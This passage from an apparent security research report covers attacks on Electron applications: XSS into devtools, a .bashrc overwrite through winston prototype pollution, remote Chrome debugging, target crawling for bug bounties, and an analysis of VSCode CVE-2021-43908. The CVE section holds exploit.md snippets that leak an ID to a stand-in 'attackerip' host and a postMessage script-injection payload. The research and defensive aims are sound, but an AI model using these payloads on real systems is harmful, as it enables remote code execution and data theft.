If vulnerable code is discovered in the Preload Script, it is possible to run the developer tool in webView by inserting JavaScript code into the part where XSS is possible, as shown below.

```
window.document.getElementsByTagName("webview")[0].openDevTools();
```

[Figure 54] Executing developer tools through XSS

Then, the RCE code in `.bashrc` is overwritten using the developer tool, the code will be executed when the victim accesses the terminal.

```
function formatme(args) {
  var logMessage = args.message;
  return logMessage;
}

winston.transports.file = (new winston.transports.file.__proto__.constructor({
  dirname: '/home/eqst/',
  level: 'error',
  filename: '.bashrc',
  json: false,
  formatter: formatme
})))

winston.error('xcalc &');
```


[Figure 55] Overwriting the `.bashrc` file

For more detailed information about this practical training, please refer to the reference materials,²

(5) Exploiting Remote Chrome Debugging


Even if source code obfuscation or integrity verification is applied, it is possible to run developer tools by applying Chrome remote debugging. Chrome DevTools is a collection of web developer tools built into the browser, and as it is possible to use Node.js modules in Electron applications that use Chromium, it can be used for source code analysis. Here's how to use remote Chrome debugging.

Step 1) Go to `chrome://inspect` in the Chrome browser, click the Configure button, and enter [IP address:port] to start debugging.




[Figure 56] Preparing for remote Chrome debugging

Step 2) After finding the .exe file execution path of the desired Electron application, enter the following to enable inspect in the Remote Target section.



[Figure 57] Enabling inspect


Step 3) When the developer tool is running, it is possible to check the version information of the Electron application or items declared as global objects by entering `process.versions.Electron`, `process.versions.global`, etc. In addition, it is possible to perform function tests of obfuscated code through the developer tool.



[Figure 58] Debugging through developer tools

5. Bug Bounty Process

Depending on the Electron version, the default security options are different, and there are attack techniques that are suitable for each. Here, we collect preliminary information for Electron applications and organize the attack flow that can be applied according to the set security options.




[Figure 59] Bug bounty process

5.1. Selecting Targets and Collecting Information

(1) Selecting Targets

To conduct the bug bounty, first select a target application. Applications developed based on the Electron framework can be found on the official Electron homepage. However, there are cases where the Electron framework is no longer used but is still on the homepage, so be careful when selecting targets.



[Figure 60] Electron framework-based applications

(2) Collecting Information

You can select an application and start analyzing it right away, but it is more effective to first identify exploitable targets through the information collection process and then proceed with the analysis. For example, crawl numerous Electron applications whose source code is open to the public on Github to collect webPreferences information on key security option settings. Then, when selecting an application that has key security options, such as nodeIntegration or contextIsolation, set in a vulnerable way and running a bug bounty, it is possible to attempt to exploit it through the vulnerable options.

※ Since most Electron applications are open-source, it is possible to easily collect information on the Electron version in use and the security setting option values through crawling.

※ Applications that are not open-source require decompiling.

N	APP	서비스	개발언어	Open source code address	Electron	Key option settings
2	Agora Flat	O	ts	https://github.com/netless-io/flat	12.0.15	1) - 2) - 3) nodeIntegration: true contextIsolation: false nodeIntegrationInSubFrames: false
27	Advanced REST Client	O	js	https://github.com/advanced-rest-client/	^17.0.0	1) NI: F CI: F 2) NI: F 3) NI: T CI: F
30	Aether	O	js, go	https://github.com/aethereans/aether-ac	5.0.8	1) nodeIntegration: true

[Figure 61] Example of crawling key option setting values

5.2. Attack Techniques by Security Option

Using security options used in Electron applications can be helpful when selecting attack techniques. This is because exploit techniques differ depending on the options for Electron nodeIntegration, contextIsolation, sandbox, etc. However, these options have different default values depending on the Electron version. This is covered in **5.3 Attack Techniques by Version**.

The following is a description of vulnerabilities according to the main security setting options. For the sake of readability, nodeIntegration is defined as NI, contextIsolation as CI, and sandbox as SB. A true value is expressed as T, a false value as F, a safe option as green, and a vulnerable option as red.

nodeIntegration	contextIsolation	sandbox	true	false	good	vulnerable
NI	CI	SB	T	F	green	red


(1) NI: T, CI: F, SB: F

The first thing to notice is that all of Electron's major security settings are in a vulnerable state. If an Electron application is set with these options, it can lead to RCE through an XSS vulnerability.


The vulnerable options can be summarized as shown in the table below.

Electron option	Setting
nodeIntegration	true
contextIsolation	false
sandbox	false

The attack test command using the Node.js module and Electron API and the figure representing it are shown below.




[Figure 62] Node.js module



[Figure 63] Electron native API

(2) NI: **T/F**, CI: **T**, SB: **F**

The following is a possible exploit when the contextIsolation option is enabled and the sandbox option is disabled. The configuration is safe because the contexts are isolated due to the contextIsolation option, but contextIsolation can be disabled with a renderer exploit using the V8 vulnerability. For more information, please refer to the following URL.³



[Figure 64] Example structure of a renderer exploit

(3) NI: F, CI: F, SB: T/F

The following case is an Electron application where the security options are set like this. In this case, since the `nodeIntegration` option is disabled, Node.js modules and API objects cannot be accessed directly. However, since `contextIsolation` is not applied, it is possible to access the Preload Script in the renderer process or use prototype pollution to exploit modules and proceed to RCE.

Electron option	Setting
<code>nodeIntegration</code>	false
<code>contextIsolation</code>	false
<code>sandbox</code>	true/false

The prototype pollution method involved polluting and affecting other object properties by using the characteristic of a prototype (i.e., `__proto__` and `Object.prototype` are the same). JavaScript's webpack contains various modules, and among them, the required function has IPC and remote modules, so it is possible to overwrite them using prototype pollution and then perform RCE.

With later Electron versions, remote modules are disabled or removed to improve security. Therefore, it is important to check the Electron version of the selected application and use the appropriate exploit method for the environment.

① Electron < 10

Since remote modules are enabled by default, RCE is performed using remote modules via prototype pollution.

② 10 ≤ Electron < 14

In these versions, remote modules are disabled by default. Therefore, developers should check whether they have explicitly enabled remote modules in order to use them, and if they are enabled, proceed in the same way as in the previous version.

However, since remote modules cannot be used when they are not enabled, even if prototype pollution is performed, RCE is performed by finding a part where the developer made a mistake and configured IPC in a vulnerable way.


③ 14 ≤ Electron

Due to security issues, remote modules have been removed from Electron version 14. Therefore, RCE via prototype pollution is only possible if the developer has configured IPC in a vulnerable manner.

5.3. Attack Techniques by Version

There are vulnerable options that are enabled by default without specifying them for each Electron version. Therefore, after checking the information on the Electron version in use, it is necessary to check the setting value for the corresponding option, and if no separate measures are taken, additional vulnerability exploration is required according to the default option.

The default values for security options by version have been changed as follows:



[Figure 65] Changes in the default values of security options

5.4. Source Code Auditing

There are options that are set securely by default, such as webSecurity and enableBlinkFeatures, but can be explicitly used according to the needs of the developer. Therefore, it is necessary to check whether the source code is set in a vulnerable way.

※ In the latest version of Electron (v32.1.2), the default values of all three options are securely set.

① webSecurity

Electron option	Setting
webSecurity	false

② Checking whether the experimental feature is enabled

Electron option	Function	Setting
enableBlinkFeatures	Use disabled features by default	true
experimentalFeatures	Enable experimental features of Chrome	true

6. CVE Vulnerability Analysis

Case studies are described below to give more information on the exploit techniques discussed above.

6.1. Electron APP Vulnerabilities

(1) VSCode RCE (CVE-2021-43908)

■ Outline of the vulnerability

CVE-2021-43908, patched in December 2021, is a vulnerability discovered in Visual Studio Code (hereinafter referred to as VSCode). This vulnerability allows remote code execution through Markdown file preview and XSS, even if the malicious project or VSCode folder is in restrict mode. When opening a Markdown file, it is possible to render the preview file, and at this time, to induce rendering as an HTML file containing a malicious script, which allows for RCE.


■ Affected software versions

The software vulnerable to the CVE-2021-43908 vulnerability is as follows:

S/W type	Vulnerable versions
VSCode	Versions lower than 1.63.1

■ Detailed analysis of the vulnerability

CVE-2021-43908 is a linked vulnerability that can execute a script by exploiting vscode-webview and then proceed to RCE through vscode-file. The entire flow of the vulnerability is shown below for better understanding:



[Figure 66] Illustration of the flow of the CVE-2021-43908 vulnerability

Step 1) Distributing malicious projects and executing the server

The attacker first runs the attacker's server (main.js) and distributes the malicious project to the victim. The malicious project consists of settings.json, exploit.md and rce.html, and the project follows the option value of settings.json. The attacker changes the settings.json file as follows to facilitate the exploit.

```

{
  "workbench.editorAssociations": {
    "**.md": "vscode.markdown.preview.editor"
  }
}

```

[Figure 67] Markdown auto rendering setting

In order to automatically preview a Markdown file when running it in VSCode, the user must set an option. Accordingly, the attacker arbitrarily enables the option through a manipulated settings.json file, and when the victim executes the .md extension file in the project, a preview is automatically displayed.

Step 2) vscode-webview vulnerability analysis

This vulnerability exploits the Markdown file preview supported by VSCode, allowing malicious scripts to be executed even when VSCode is set to restrict mode. The Markdown file preview is rendered through the vscode-webview:// protocol and communicates via the postMessage function.

In the postMessage source code, it uses the channel, data, target: ID, and parentOrigin values when creating a webView or sending a message with the postMessage function.

Therefore, the attacker needs four values to send a malicious message to the victim.

```

postMessage(channel, data) {
    window.parent.postMessage({ target: ID, channel, data }, parentOrigin);
}

```

[Figure 68] postMessage source code

While channel, data and parentOrigin can be arbitrarily set by the attacker, target: ID is an extensionID value that is automatically generated when creating an iframe in webView. So it must be stolen through an HTTP leak attack.

HTTP leak is a technique for leaking HTTP requests from a website. In this vulnerability, the @font-face CSS is exploited to steal the victim's extensionID, which is included in the HTTP header.

The attacker inserts the attacker server URL into @font-face in the exploit.md file. So when the victim executes the exploit.md file, the /stealID page of the attacker server is referenced to apply the font.

In this process, the attacker can obtain the extensionID.

※ [Learn more about HTTP leak through the following URL.](#)⁴

```

Electron_code > exploit.md
1 <style>
2   @font-face {
3     font-family: "EQST";
4     src: url("http://attackerip/stealID");
5   }
6   body {
7     font-family: "EQST";
8   }
9 </style>

```

[Figure 69] Example of HTTP leak in the exploit.md file

Then, the attacker tricks the user into accessing the /exploit page to execute a malicious script. However, VSCode blocks external access and verifies nonce values due to the CSP policy, which restricts arbitrary script execution.

※ [Find detailed CSP functions by referring to the CSP policy document.](#)⁵

CSP policy
<pre> default-src 'none'; img-src 'self' https://*.VSCode-webview.net https: data;; media-src 'self' https://*.VSCode-webview.net https: data;; script-src 'nonce-b2FRHThl3pYBbQRmwMMnXnT1XqK7XGOBKiiigpevKp0t7aHy1kFyHNabUHRKKi7OZ'; style-src 'self' https://*.VSCode-webview.net 'unsafe-inline' https: data;; font-src 'self' https://*.VSCode-webview.net https: data;; </pre>

However, since the meta tag is not specified in the CSP policy, the attacker exploits the http-equiv="refresh"

option of the meta tag to bypass the CSP policy and connect to the /exploit page, where the script is executed.

```

11 <body>
12 |   <meta http-equiv="refresh" content="3; http://attackerip/exploit">
13 </body>

```

[Figure 70] Example of a meta tag in the exploit.md file

The script running on the /exploit page is as follows. With the obtained information, the attacker uses the vscode-webview function to create a new iframe in the victim's webView, and executes the malicious script by sending a message containing the script through postMessage.

<pre>vscode-webview://ID/index.html?id=f6cb17f4-e1a2-465a-8c0b-239d65c5385c& swVersion=2&extensionId=vscode.markdown-language-features&platform=electron& vscode-resource-base-authority=vscode-resource.vscode-webview.net& parentOrigin=https://attacker_ip</pre>	Create iframe
<pre>frames[0].postMessage({channel:'content',args:{contents:"",options:{allowScripts:true}}},'')</pre>	postMessage

[Figure 71] iframe creation and postMessage message

The following is a description of each option used when sending a message using postMessage:

Options	Description
options:{allowScripts:true}	If allowScripts:true is set, allow-scripts permission to execute scripts is applied.
**>	When receiving postMessage, the origin of targetWindow and targetOrigin must match, but applying * means that the origin check is omitted .

The vscode-webview vulnerability can be summarized as follows:

- 1) Stealing extensionID through HTTP leak**
- 2) Bypassing the CSP policy through the meta tag**
- 3) Using the vscode-webview function to create iframe**
- 4) Using the postMessage function option to send a message containing a script**

